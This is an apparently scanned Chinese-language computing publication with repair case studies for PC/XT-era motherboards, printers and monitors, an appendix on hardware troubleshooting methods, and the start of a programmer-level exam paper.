自检正常, 说明系统板的板内部分和内部总线等均正常. 对软盘适配器和驱动器进行高级诊断, 结果顺利通过. 但在软盘上用常规调入 DOS 时, 该工作中途停止, 并且产生上述故障现象. 高级诊断通过, 软盘及适配器正常, 与主机来往的信息传输均正常, 表明在调入过程中输入的数据或程序有误, 从而引起工作混乱.

由 IBM PC/XT 原理图可知, 外部输入的数据与内部地址有关的元件是 74LS670 和 74LS373. 按微机电工作时数据的流向分析, 在进行 I/O 操作时, 尤其是当从磁盘上读入数据转换为内部地址时, 必须经过 74LS670 和 74LS373. 出现这类故障时应首先怀疑 74LS670, 其次才是 74LS373. 因为 74LS373 损坏后, 一般硬盘上也不能启动 DOS. 在此更换 74LS670 后, 故障排除.

例 5. IBM PC/XT 开机后无任何显示.

分析与维修:

此类故障应先检查并排除显示器所产生的原因, 再检查地址总线、数据总线正常与否. 用示波器对系统板上的 62 线扩展槽进行检测, 若数据总线及地址总线均有脉冲信号, 再对 U18(BIOS)各脚进行检测, 发现 21 脚的 XA10 信号为浮空电平. XA10 是由 U16(74LS244)地址缓冲器门所驱动, 测 U16 的 8 种脚 A10 有脉冲信号输入. 由于该器件内部损坏, 导致输出端 12 脚为浮空电平而无 XA10 信号输出, 造成寻址错, 不能正确执行诊断程序并锁机. 更换 U16(74LS244)后, 故障排除.

例 6. IBM PC/XT 兼容机自检正常, 但软盘引导 DOS 时均出现 "Disk boot failure".

分析与维修:

自检正常, 表明 CPU、DMA 控制器及内存不可能出故障, 而软盘、硬盘均不能启动 DOS, 须检查软驱及相关部件可能产生的故障, 若无则故障有可能出在 DMA 外围电路.

由 DMA 外围电路可知, 软驱的数据传送分别是通过 DMA2、DMA3 进行的. DMA0 完成 RAM 刷新. 当外设(软硬盘等)向 8237 发出 DMA 请求后, 8237 经 U1(8284A)向 CPU 发出 HRQ DMA 信号. 若 U1 坏, 则不可能发生 DMA 请求信号, 也不可能产生 DMA 响应, 导致 DMA 控制器无法得到总线控制权, 无法引导 DOS. 若 U10 DMA 页面寄存器坏, 则不能完成地址分配, 寻址失败. 若 U11 坏, 则内存无法与软硬盘通讯. 因此, U10、U11 损坏后同样不能引导 DOS.

用示波器测 HRQ DMA 信号流向追踪至 DMAWAIT, 信号产生都正确. 测试 U1 的 5 脚, 其幅度不够, 故更换 U1(8284A)后, 故障排除.

例 7. LC0530 开机不启动硬盘, 做物理格式化成功, FDISK 失败.

分析与维修:

可以对硬盘做物理格式化, 说明硬盘的控制信号线正常, 应当检查数据线. LC0530 机的硬盘操作是十六位数据线操作, 低八位在 62 线 I/O 槽上, 高八位在 36 线 I/O 槽上. 显示正常, 说明低八位数据线没问题. 检查 36 线 I/O 槽, 其 C01 脚的 SBHE 信号正常, 即允许总线高位字节传输, 故可能怀疑数据线本身有问题. 用万用表电阻档测高八位数据线(36 线 I/O 槽 C11~C18 脚)间电阻, 发现 C12 与 C13 脚(SD9 与 DS10)间短路. 由于两条数据线间短路, 造成对硬盘读写错误, DOS 区无法建立, 断开短路点后, 故障排除.

例 8. 从软盘读目录时把盘内容冲掉.

分析与维修:

由于软盘驱动器上的逻辑板有故障, 读盘时产生了写盘信号. 用示波器跟踪时发现, 写触发器工作, 查证是 5C(74LS74)变坏. 5C 的第 9 脚有波形, 触发器变成了振荡器, 产生了不应有的写电流, 破坏了盘片内容.

更换 5C(74LS74)后, 故障排除.

例 9. 不能进行格式化(FORMAT).

分析与维修:

经检测, 软盘于系统读数据系统正常, 而写数据出错, 表明故障在软盘驱动器电路. 逐级检查写数据电路正常. 检查其他有关电路, 发现索引信号 INDEN 周期本为 200MS 而变为 400MS. 检查测盖发光二极管正极为低电平, 发现发光二极管引线被主板高压环引起与地短路. 在 FORMAT 时, 系统可能由于索引脉冲间隔变长而不执行写数据操作.

更换被压坏的引线后, 故障排除.

例 10. 从软盘读不出系统文件, 屏幕显示 "FILE NOT FOUND".

分析与维修:

出现这种情况, 多数是由于磁头行距造成的, 所以首先应该对磁头进行清洁处理. 1. 在清洗盘上注入专用清洗剂, 然后接通驱动器电源, 置驱动器于寻道状态, 将准备好的清洗盘放入, 反复清洗数次.

清洗磁头每次不得超过 5 分钟, 若清洗后仍然无效, 应采用手工清洗. 方法为: 2. 切断电源, 拔掉插座, 卸下电路板, 谨慎地把磁头撬起一个小的角度, 用放大镜检查 "0" 面磁头, 用反光镜检查 "1" 面磁头, 找到行距位置. 然后, 用浸泡有乙醇的棉球轻轻仔细擦洗磁头, 直到行距去掉为止.

二、打印机故障维修七例.

例 1. 紫金 3070 打印时逐点或漏点.

分析与维修:

这种故障大都出在针数据形成电路上, 但必须确定是哪一针或几针出现上述故障, 然后参照电路的针与各芯片的对应关系检查相应的 TD62064 和 LS374. 一般情况, 此类故障多出于 LS374 芯片. 字迹逐点时对应 TD62064 的输出为常低, LS374 对引脚的输出为常高. 漏针则相反. 对于漏针的故障其电路部分可按以上相似的方法解决. 如果电路正常则查针是否断. 若针断则换针. 若针完好则查对应线是否断. 若线断则重测. 线面完好则查驱动连线是否断, 若断则连接即好.

例 2. LQ1500 联机后打印灯不亮.

此类现象大多发生在打印机电, 应首先检查, 打印机电缆接好后, 打印机电自检正常, 再检查打印机电路, 发现 Busy 线断, 从而导致 Busy 信号不能与主机正常通讯, 焊接后故障可消除.

若打印机电完好, 需检测有关元件 8A、8B、9A、9B 及 8255. 工作均正常(有可能是 8255 坏的). 再检查接口板上的 DIP 开关, 发现第四组设置有误, 误为 OFF, ON 为连接仅卡上的, OFF 是仅卡上的, 因接有仅卡开关应用于 ON 位. 经重新设置开关后, 打印机工作正常.

例 3. LQ-1600 开机后打印灯不亮.

分析与维修:

打印灯亮是由 CPU8042 控制的. 控制信号经过 13C(upA79C)放大后推动字车驱动集成电路 STD6982 将其送至字车电机. 8042 送出的驱动信号是通过其 21、22 脚的输出, 可将 21、22 脚悬空进行测试, 若此波形不正常可更换从 cpu8042. 若正常再检测 13C(upA79C)的四个输出脚的波形, 如有异常, 则 upA79C 损坏.

若以上正常, 可测理 STK6982. 若无异常再检查字车电机. 字车电机每相每绕组阻抗正常应为 4.1Ω(万用表 R×10Ω 档), 否则可能是电机绕组烧坏或断线. 若以上都正常, 则须检测 8042 集成电路前面. 此例中测得 8042 的 11 脚波形异常, 因 11 脚信号是由主 cpu280A 通过 1A(74LS367)送给 8042 的, 检查结果主 cpu 正常, 1A(74LS367)损坏, 更换后故障排除.

例 4. AR-2463 联机灯不亮.

分析与维修:

造成这种故障的原因是机内打印程序设计有缺陷. 打印机在开机前如果字车停在最左端即出现这种故障, 解决方法是只需将电源关掉并将打印头向右推一点, 然后重新开机, 故障消除, 运行也正常.

例 5. M204 开机后字车从左向右运动, 最后停在右方, 方向相反.

分析与维修:

P4 插头座两端插反了, 需调整过来. 有时修理机子时将 P4 中两根线拔出, 再装配时插反了. 这样就使直流电机的电流方向反了, 小车运动的方向也就反了.

例 6. FX-100 打印实线表格时, 到表的 1/2 后不再打印, 蜂鸣器报警后 READY 灯灭, 字车不复位.

分析与维修:

自检正常, 打印程序正常, 曾怀疑数据异常, 但改用其他机型打印正常, 由此确认打印针头故障. 经拆卸打印头观察, 只见面杆纤维丝、油墨、灰尘堆积成块, 针孔堵塞严重. 从此例可知, 打印表格横线时对应的打印针负载过重, 加之针孔堵塞, 对应针轴因困难不能及时输出字符, 导致针数据混乱, 造成故障. 用无水酒精棉泡、清洗打印头后, 故障排除.

例 7. 打印头断针与替换新法.

分析与维修:

根据笔者使用打印机的体会, 断针原因多为: 1. 打印针本体质量差; 2. 打印针出口多因积垢堵塞, 使打印针不能及时回缩, 从而折断打印头; 3. 若打印针头磨损过重, 回缩中可能顶进出口孔内, 打印时推不出出口孔而折断, 有可能使电源线圈损坏.

如能经常清洗打印头, 不仅能延长打印针寿命二至三倍, 而且可避免产生其它故障.

若遇断针情况, 应及时换针. 如手头无备用针或不易买到时, 自己动手制作也是很方便的, 具体方法为:

1. 买一根新针尖针, 比打印针略留长一些截去针尖针柄;
2. 按原打印针圆柱体尺寸在仪表车床上车一小圆柱, 中心打一比打印针尾略大圆孔, 其深度大于二分之一柱高;
3. 将针尖尾插入圆柱孔内, 在台钳上慢慢用力夹圆柱体使之聚合在一起, 圆柱体会略被夹扁, 这不影响使用;
4. 按正常打印针长度将针尖截齐, 用小锉锉平, 打去边缘毛刺即可.

打印针更换好后, 打印头必须经过清洗才能装回打印机上.

经使用证明, 用新针尖针制成的打印针柔和光滑, 不易断针、弯针、不易阻塞, 耐磨性比专用打印针强, 价格便宜又省钱. 有兴趣者不妨一试.

三、显示器故障三例:

例 1. IBM 彩显开机无显示

分析与维修:

接通彩色电源后主机冷启动,屏幕上无光栅,而且电源指示灯也不亮,初步怀疑电源部分有故障,打开外壳检查电源板,保险管完好,测量各个二极管和三级管,未发现异常现象。进一步仔细检查,发现电阻 R111(100Ω)有明显的烧痕痕迹,拆下测量,发现该电阻开路。更换 R111 后,故障排除。

例 2. KH-160KOSMIC 单显,亮度关不死。

由于显示器的亮度与栅极电压的高低有直接的联系,所以要首先检查提供栅压的电路。

接通显示器电源并测量行输出变压器 T502 的第 7 脚,有电压。再测整流二极管 D503 的正端,其电压远远低于标准电压(170 伏),原因是滤波电容 C507(0.022μ/630V)已失效。更换后故障排除。

例 3. AST-286 彩色显示器上下滚动。

分析与维修:

这种故障是场不同步所造成的,经检查发现主机送来的场同步信号正常,而通过显示器 IC 电路 74LS05 反相后无输出,从而造成场同步失调,更换 74LS05 后,故障排除。
巴天德

附录十

微型机硬件故障常用检修法

一、硬件故障概述

微型计算机系统硬件部分通常由系统部件、键盘、显示器、打印机、磁盘驱动器及调制解调器等组成,所有这些部件都可能因为这样或那样的原因而发生损坏和故障,给工作和经济带来一定的影响与损失。

计算机硬件故障从其部位来看,可分为器件故障、机械故障、介质故障和人为故障四大类:

1. 器件故障:主要是元器件,按插板和印刷电路板引起的故障。器件故障现象按其系统功能不同,其故障分为电源故障、总线故障、关键性故障和非关键性故障。电源故障是由于电源任一路无输出或“电源好”信号失效而产生的,总线故障是由处理器模块损坏及系统总线故障、扩充总线驱动器及扩充总线故障、总线响应逻辑电路及总线等待逻辑电路故障产生的;关键性故障是由于中央处理器芯片(80386)或 ROM BIOS 芯片出错、无动态存储刷新信号、动态存储器基本 64kb RAM 芯片或行/列地址开关及数据收发器出错而产生的故障;非关键性故障是由动态存储器高端 RAM 芯片出错或无同步信号、磁盘控制芯片故障、软盘子系统出错、系统 DMA 通道控制故障、固化 BASIC 芯片出错、RAM 校验出错等产生的。
2. 机械故障:主要是外部设备出错,如磁盘驱动器磁头定位偏移、键盘按键失效、打印机电机卡死或齿轮啮合不好等。
3. 介质故障:主要是软盘片或硬盘引导信息丢失、磁道损伤数据破坏、磁盘被病毒侵袭而造成的故障。
4. 人为故障:主要是机器不符合运行环境条件要求,或操作不当引起的故障。

硬件故障检修就是利用万用表、逻辑测试笔、示波器、在线测试仪、逻辑分析仪和测卡及软件诊断等工具,结合人的实践经验,通过一定的分析与主观能动性,发现故障与排除故障的过程。下面介绍几种常用的故障检修方法,以供大家参考。

二、故障检修方法

1. 直接观察法

用手摸、眼看、鼻嗅、耳听等方法作辅助检查,一般组件发热的外壳正常温度不超过 40—50 摄氏度,手摸上去有点温,大的组件只有点热。如果手摸上去发烫,则该组件可能内部电路有短路现象,电流过大而发热,应将该组件换下来。一般机器内部芯片烧毁时,会发出一种臭味。此时应立即关机检查,不能再加电使用。

对电路板要用放大镜仔细观察有无断线、金属线、锡片、螺丝、杂物和虚焊等,发现后应及时处理,观察组件的表面字迹和颜色,有无染色、龟裂,组件的字迹颜色发黄等现象,如有则更换此组件,耳听一般可听有无异声,特别是驱动器更应仔细听,如果与正常声音不同,则应立即检修。

例如,一台 EC-286/386 彩色显示器在 TTL 方式下工作正常,MAN 方式时光栅闪动,电源指示灯时明时暗,进行直观检查发现 MAN 方式下,行并联电容(604uf/400v)虚焊,打火造成大电流保护,断电从而导致屏闪故障。修理时将电路板上烧糊的碳化层刮掉,重新焊接电容便可排除故障。

2. 拔插法

拔插法就是将插件板“拔出”或“插入”来寻找故障原因的方法。采用该方法能迅速找到故障原因的方法。采用该方法能迅速找到故障发生的部位,从而查到故障的原因。一块一块地拔出插件板,即每拔出一块插件板,就开机检查机器的状态。一旦拔出某块插件板后,故障消失且机器恢复正常,说明故障就在该板上。拔插法不仅适用于拔插件板,也适用于大规模集成电路芯片,因为这些芯片是插在插座上的。例如,一台 IBM PC/XT 机软盘,硬盘都不能引导,当用软盘启动时,软盘驱动器有正常的寻道动作,但开机读盘时读写灯亮一下后便“死机”。将机壳打开,拔出软盘、硬盘控制卡后,机器可引导进入 BASIC,这说明 CPU 控制总线,系统板的工作是正常的,并且内存刷新电路工作也正常,即 DMA 应答电路也是好的,最好检查出是 8237DMA 控制器本身损坏的,更换之则故障排除。

3. 替换法

替换法是用好的插件板或好的组件替换有故障疑点的插件板或组件的方法,其方法简单容易,方便可靠,对于大规模集成电路板尤其适用。对初学者来说是一种十分有效的方法,可以方便而迅速地找到故障点。例如,一台 IBM PC/XT 机开机时,机器无法启动,经过分析,是在内存部分出现故障,为确定故障范围是在内存芯片,还是在内存控制电路有问题,我们采取“内存替换法”来判断。取一块好的内存扩充卡,撬动其开关使它的起始地址为 00000H,将内存扩充卡插在 I/O 插槽中,再将 IBM PC/XT 机系统板上的 U24(L500)的第六脚直接连接到高电平,然后开机,若故障现象消失,内存自检能顺利完成,则说明系统板上的内存刷新控制部分、NMI 中断控制部分和行、列地址多路转换器 U39、U40 的地址输入都是正确的,故障点在内存芯片部分;反之若故障现象仍然存在,则说明上述三部分中存在故障。

4. 敲击法

机器运行时好时坏,可能是由于各种元件或组件的管脚虚焊或接触不良或金属氧化或孔、管脚有时能接触上,有时接触不上,使电阻增大等原因造成的,对于这种情况可以用敲击法来进行检查,通过敲击插件板后,使故障点彻底接触不上,再进行检查就容易发现。

5. 压缩法

该方法是根据故障的现象,采取暂时断开某些部位、封锁一些信息或简化原始数据

等等,来压缩故障范围。例如人为地将输入端接地或接高电平来测量输入输出端的逻辑功能。

六、比较法

比较法就是用正确的参量(波形或电压等),与有故障机器的波形或电压及电阻值进行比较,检查哪一个组件的波形、电压、电阻与之不符,根据逻辑电路图逐级测量,使信号由近求远的办法逐点检测,分析后确诊故障位置。如一台 IBM PC/XT 机,开机自检显示 301,敲击于任何键均无响应。检查键盘各按键和面板,没有发现异常,将电路板与主机连接时,故障仍然存在,说明故障在电路部分。根据参考手册提供的键盘插座引脚各点电压值:KBCLK 为 2.0V—5.5V,KBDDATA 为 2.0V—5.5V,KBDRST2.0V—5.5V,地为 0,电源为 2.0V—5.5V。测量键盘插座引脚电压值时,其键盘引线的输入端各点电压均符合要求;但测引线输出端各点电压时,只有引脚 5 不符合要求,而引脚 5 是电源,应为 5V,可测量结果为零伏,这就使键盘中的电路由于无电源而不能工作,造成上述故障现象,将电源线接好后,故障排除。

七、测量法

测量法是分析与判断故障的最常用手段和有力方法,我们设法把机器暂停在某一状态,根据逻辑图用万用表等测量所需检测的电阻、电平、波形,从而判断出故障位置的实时方法,称之为在线测量法;若机器处于关闭状态或组件与母板分离时,用测量工具对故障部分进行检查,则称为无障测量。按照所测量的特征参量的不同,又可分为电阻测量法、电压测量法、电流测量法、波形测量法等。

1. 电阻测量检测法,就是用万用表的欧姆档检查组件的内阻,根据其阻值的大小,分析电路中故障的发生原因,进而排除故障。一般组件的输入引脚或输出引脚对地或对电源都有一定内阻,用普通万用表测量它,可以发现其正向电阻小,反向电阻大。一般正向电阻值在几十欧姆至一百欧姆左右,而反向电阻多在几百欧姆至一千欧姆左右。但是正向电阻绝对不等于零或接近于零,反向电阻也不会无穷大,如果正向电阻等于或接近于零欧姆,则此管脚必定与地短路;反之若管脚电阻对地无穷大,此管脚一定已开路。

2. 电压测量检测法,是加电测量组件或元件的各个管脚之间或对地的电压大小,与各点的参考电压比较,若电压与参考值之间相差较大,则表明此组件或元件有故障,对此进行更换或进一步修理;若电压正常,说明此部分完好,可转入对其它组件或元件的测量。

3. 逻辑跟踪测试法,是用示波器按逻辑图进行检测,当被测检测部分波形有如波形延迟过大,相位不对,波形畸变,波形幅度不对等现象,则说明故障点就在此部分,应对此进行仔细检查。

八、分割法

该方法是将故障范围“分割”开,逐步缩小范围,由插件板缩小到某条电路或由某条电路缩小到某点,分割组件的方法有将插件板某引脚贴点上胶布,拔组件,隔断印刷线,隔断后续负载等。如有一机型为北斗高分辨率显示器,开机后屏幕无显示,指示灯为亮,检查其 220V 交流整流电路输出为 300V 正常,开关电源直流出。将开关电源变压器次级负载分别断开检查,发现当断开电源指示灯电路后,输出电压恢复正常,逐步检查为该路整流二极管坏,将此更换后恢复正常工作。

九、升温法

有时计算机工作很长时间或环境温度升高以后,出现了故障,而关机检查时却是正常的,再开机工作一段时间后出现故障,这时可用升温法来检查机器。所谓升温法,就是人为地把环境温度升高,用来加速一些高温参数较差的元件,使其较早地淘汰,来帮助查找故障。对有疑点的组件或元件,采用局部升温的办法来观察该组件的波形,当温度升高时,观察组件的输入、输出波形是否出现异常,若出现异常,故障点就在此组件上,将此组件更换即可。

十、降温法

降温法是与升温法相对应的一种方法,是另一种淘汰元件的热稳定性较差的方法。一方面可以人为地把环境温度降低,使那些在低温环境下,不能正常工作的元件淘汰出来,便于查出故障点;另一方面可改变局部环境温度,将那些有升温现象,并且可能为故障点的部位找出来,当组件的温度降低时,若故障消失,则为故障点,把其更换即可排除故障。此不失为一种比较简便的维修方法。

十一、电源闭锁法

有时故障很长时间出来一次,用一般方法不易查找,可采用电源闭锁法,给机器造成一个“恶劣”的工作环境,让故障容易暴露出来,便可进一步查到故障原因,但是在拉锁电源时,应注意在电源允许范围内进行,以免电压过高而造成其它元件的损坏,5V 电压应在 4.8V—5.2 之间进行观察。

若电压拉偏时,在某范围内故障出现较频繁,可用示波器观察总线波形,找出波形畸变点,分析原因,用由近求远方法查出故障点。如由波形产生振荡有可能是线性性能差造成的,也有可能是地线干扰引起的。如果是组件所致应更换组件,如果是地线引起应加电源滤波电容或改善组件的供电系统,即在电路板上另加电源线 and 地线。

十二、高级诊断程序检测法

现在计算机都配置开机自检程序,计算机厂家和软件供应商也提供了一些高级诊断程序,如南京有线电厂为他们生产的“紫金”微机,提供了高级诊断程序 PQ;长城公司为 GW520ch 微机提供的 DIAGSTAR.COM 和为 GW286 机提供的 DIAG286.COM 等。我们利用这类程序可以方便地检测到故障位置。例如,一台 IBM PC 机开机后报 1010 201PARITY CHECK1,显然是 PC 机的随机存储器 RAM 芯片损坏,是第二排第六个芯片坏。因为 1010 201,第一个数字表示体系号,0—3 对应 0—3 体(即 BANK 0—BANK3),每体容量为 64KB,共有四体为 256KB 容量;第三、第四个数字代表出错所对应的芯片。

十三、综合判断法

计算机有时出现的故障现象比较复杂,采取某一种方法不能查到故障的原因,这时就可“综合法”,即综合运用多种多样的检查方法来查出故障的原因,从而获得解决问题的方案。

例如,一台 IBM PC/XT 机,开机后无显示,屏幕全黑。检修时,首先将显示器调节旋钮亮度打到最亮,若还没有显示,则与调节旋钮无关,打开显示器外壳检查,发现行输出管烧黑崩裂,换同一型号管子后,再联主机开机检查,发现屏幕左半有显示,右半边发黑,测行输出管 TR23 过流,断开行输出级负载,再联主机开机测 TR23 电流不变,继续检查 TR23 过流的原因。查 D502、D504 均正常,说明可能是行输出变压器 7502 有内部短路,换一好的变压器,故障排除。

总之,微型计算机硬件故障检修,是实践性很强的一门学科,它不仅要求有实际的操作技术,而且还要有一定的理论基础,才能在具体的实践活动中胜任自己的工作,另外,随着计算机技术的发展,还要在以后的工作中,不断地学习新的技术和理论知识,这样才能跟上时代的步伐,真正的掌握这门技术。


江苏 唐北海

维修四例

一、单色显示器维修

一台 Casper 单色显示器,开机后无光栅,电源指示灯亮。用手背接近屏幕没有高压静电反应。因此,怀疑是行管坏,该机行管采用 Bu406,将其焊下测量正常,遂将其周围电路绘出,如下图。


查驱动变压器 T 初级线圈阻值均正常,查手册知 MC1391P 集成电路第 1 脚为行激励脉冲输出端,当在开机状态时,测第 1 脚输出电压为 2.57V,说明该集成电路未损坏,在断电状态下,测三极管 2N3904 的 ce 结正、反向二极管压降均为 754mv,判断其损坏,用 9013 替换后工作正常。



二、彩色显示器维修

一台 Volttron 彩色显示器,开机后屏幕无光栅,电源指示灯亮。在开机状态下测 +5V 电压输出正常,在断电状态下测行管 ce 结管压降均为 13mv,判断其击穿损坏,因一时无法购到原型行管,遂选用彩电大功率行管 D1403 直接替换,效果很好。(注意,当用彩电行管替换时,一定要选用不带阻尼的行管)。


一台 GW-500 彩色显示器,开机后无光栅,电源指示灯亮,实测行管没有损坏,为便于维修,将其周围电路绘出,如图:



经检测,阻尼二极管 D1 击穿短路,用 FR307 直接替换后,工作正常。

三、计算机系统配置参数关机丢失故障维修

一台 Super pc/AT286 机器,当开机启动时,系统提示“系统参数设置不对”,当设置该参数并存储后,只要该机器不关机,则一切正常,一旦关机,再启动时不会出现上述情况,为便于维修,实测该部分电路如图。



注:非门采用 MC1069

经测试,二极管 D2 断路,用普通市售二极管 1N4148 替换后,故障排除。由图 3 知,当计算机发生类似故障时,只需重点检测 R1、Q1、Q2、D1、D2 及可充电电池即可。

四、浅谈计算机并行接口电路故障维修

众所周知,微机一般只配备一个并行口,由于工作需要,会经常的插拔接口电缆,因此,接口电路损坏的比例相当大,下面就以主机内并行接口电路为例来谈一下维修方

法。

微机并行口是 Centronics 标准接口,因此,我们应在开始维修之前,首先弄清楚接口信号线的排列次序及功能。以接口管脚标号为顺序,其信号线依次为:

№1. STB 线,此线为数据选通信号线,该信号线为下降沿有效,其它情况下为高电平,当主机输出 8 位数据时,该信号线由高电平跳变为低电平,通知外设接收数据,此线为信号输出线(注,以主机方向为参考,下不述及)

№2. ~№9. 分别为数据线 D₀~D₇,

№10. ACKNOWLEDGE 此线为应答信号,该信号线低电平有效,其它情况下为高电平,当打印机接收数据后或打印机打印动作结束时产生一个低电平应答信号,此线为信号输入线。

№11. Busy 此线为忙信号线,当该线为高电平时,表示打印机正忙于处理上一次数据,不接收送来的数据,反之,则表示可以接收数据,此线为信号输入线。

№12. Paper end 此线为缺纸信号线,当打印机缺纸时,此信号线为高电平,反之,则为低电平,此线为信号输入线。

№13. Select 此线为联机信号线,当联机时,此信号线为高电平,反之,则为低电平,此线为信号输入线。

№14. Auto Feed XT 一般此信号线不用。

№15. Error 此线为错误信号线,当打印机在工作过程中发生错误时,产生一高电平信号,通知主机有故障。

№16. INIT 此线为初始化外部设备信号线,当主机启动时或在开始打印文件前,通过软件可使此信号线输出高电平,使外部设备完成初始化动作。

№17. Select input 一般此线不用。

№18. ~№25. GND 信号地线。

当我们了解了并行接口各信号线功能后,那么分析并行接口电路故障原因就会轻而易举了。笔者曾碰到一台 AST386/20e 机器并行接口电路先后两次损坏,故障现象分别为:

1. 系统提示“打印机未准备好”。
2. 当打印文件时,打印机先是乱打一气,最后再打印一行完整的被打文件的最后一行内容。




图 <1>




图 <2>

对于第一种情况,我们知道,只要并行接口 №13. 信号线出现异常,就会引起上述故障现象。经实测 №13. 信号线内部连接电路如图(1)所示,用 DT860 万用表测 №13. 信号线对地电阻只有 56 欧姆,电容不短路,故判断 74LS244 损坏,更换后故障排除。分析其原因,由于 74LS244 输入端对地短路,导致输出端一直为低电平,计算机始终只能检测到低电平,从而出现上述情况。

同样,只要 №11. 信号线出现异常,就会引起第二种情况。其内部连接电路如图(2)所示。经实测该信号线对地电阻只有 81 欧姆,电容未击穿,判断 74LS04 损坏,更换后故障排除。分析其原因是由于 74LS04 输入端对地短路,使得计算机一直判断打印机处于空闲状态,于是将数据不停的送入打印机,打印机接收不过来,导致乱打一气,由于计算机送完最后一行文件内容后,不再传送数据,所以打印机可以完整的打印出文件的最后一行。

类似的,我们可以分析,如果 №1. 或者 №10. 信号线出现异常,都会引起“虽能联机,但不打印”的故障现象。如果 №2. ~№9. 中任一位数据线出现异常,均会导致所打印的内容与所传的文件内容不一致的故障现象。

最后,奉劝广大计算机用户,千万不要带电插拔各种接口电缆,以免损坏电路,造成不必要的损失。

河北 陈文辉

程序员级 上午试题

试题 1

从供选择的方案中, 选出应填入 [] 内的正确答案, 把编号写在答卷的对应栏内。在高级语言中, 子程序调用语句中的 [A] 在个数、类型、顺序方面都要与子程序说明中给出的 [B] 相一致。用高级语言编写的程序经编译后产生的程序叫 [C]。用不同语言编写的程序产生 [C] 后, 可用 [D] 连接在一起生成机器可执行的程序。在机器里真正执行的是 [E]。

- 供选择的答案
A、B: ① 实际参数 ② 条件参数 ③ 形式参数 ④ 局部参数
⑤ 全局参数
C~E: ① 源程序 ② 目标程序 ③ 函数 ④ 过程
⑤ 机器指令代码 ⑥ 模块 ⑦ 连接程序 ⑧ 程序库

试题 2

从供选择的方案中, 选出应填入下面关于关系数据库叙述中 [] 内的正确答案, 把编号写在答卷的对应栏内。在关系数据模型中, 通常可以把 [A] 称为属性, 其值称为属性值, 而把 [B] 称为关系模式。常用的关系运算是关系代数和 [C]。在关系代数中, 对一个关系做投影操作以后, 新关系的元组个数 [D] 原关系的元素个数。用 [E] 形式表示实体类型和实体间联系是关系模型的主要特征。

- 供选择的答案
A: ① 记录 ② 基本表 ③ 模式 ④ 字段
B: ① 记录 ② 记录类型 ③ 元组 ④ 元组集
C: ① 集合代数 ② 逻辑演算 ③ 关系演算 ④ 集合演算
D: ① 小于 ② 小于或等于 ③ 等于 ④ 大于
E: ① 指针 ② 链表 ③ 关键字 ④ 表格

试题 3

从下列有关操作系统的叙述中, 选出正确的叙述, 并把编号按从小到大次序写在答卷的对应栏内。
① 用 P、V 操作可以解决互斥与同步问题。
② 只要同一信号量上的 P、V 操作成对地出现, 就可以防止引起死锁。
③ 进程之间因为竞争资源可能会引起死锁。死锁的检测与修复以及死锁的避免策略是应付死锁的主要办法。但是前一种方法所付出的代价要更大。
④ 在一个单处理机中, 最多只能允许有两个进程处于运行状态。
⑤ 批处理系统不允许用户干预自己程序的运行。
⑥ 如果一个进程正在等待使用处理机, 同时除 CPU 以外其它运行条件已满足, 则称该进程为就绪状态。

—程上1—

试题 6

从供选择的方案中, 选出应填入下面关于数据结构叙述中 [] 内的正确答案, 把编号写在答卷的对应栏内。堆是一种有用的数据结构, 例如关键码序列 [A] 是一个堆。堆排序是一种 [B] 排序, 它的一个基本问题是如何建堆, 常用的建堆算法是 64 年 Floyd 提出的 [C]。对含 n 个元素的序列进行排序时, 堆排序的时间复杂度是 [D], 所需要的附加存储点是 [E]。

- 供选择的答案
A: ① 16, 72, 31, 23, 94, 53 ② 94, 53, 31, 72, 16, 53
③ 16, 53, 23, 94, 31, 72 ④ 16, 31, 23, 94, 53, 72
⑤ 94, 31, 53, 23, 16, 72
B: ① 插入 ② 选择 ③ 交换 ④ 基数
⑤ 归并
C: ① 淘汰法 ② 筛选法 ③ 递推法 ④ LRU 算法
D、E: ① O(n log2 n) ② O(n) ③ O(log2 n) ④ O(n^2)
⑤ O(1)


试题 7

从供选择的方案中, 选出应填入 [] 内的正确答案, 把编号写在答卷的对应栏内。设 01011010 和 01001011 两个数为余 3 代码, 如果用这种代码进行十进制运算, 其和的余 3 代码应为 [A]。其所代表的十进制值为 [B], 其 BCD 码为 [C]。余 3 代码十进制加法运算原则是: “当和无进位时 (即和的十进制值 ≤ 9), [D]; 当和有进位时 (即和的十进制值 > 9), [E]。”

- 供选择的答案
A: ① 01111000 ② 10000111 ③ 10100101 ④ 01111001
B: ① 78.00 ② 87.00 ③ 45.00 ④ 72.00
C: ① 01111000 ② 01000101 ③ 10000111 ④ 01110010
D、E: ① 不需修正 ② 需减 0011.00 修正
③ 需加 0011.00 修正 ④ 需加 0110.00 修正
⑤ 需减 0110.00 修正 ⑥ 修正方法不确定

试题 8

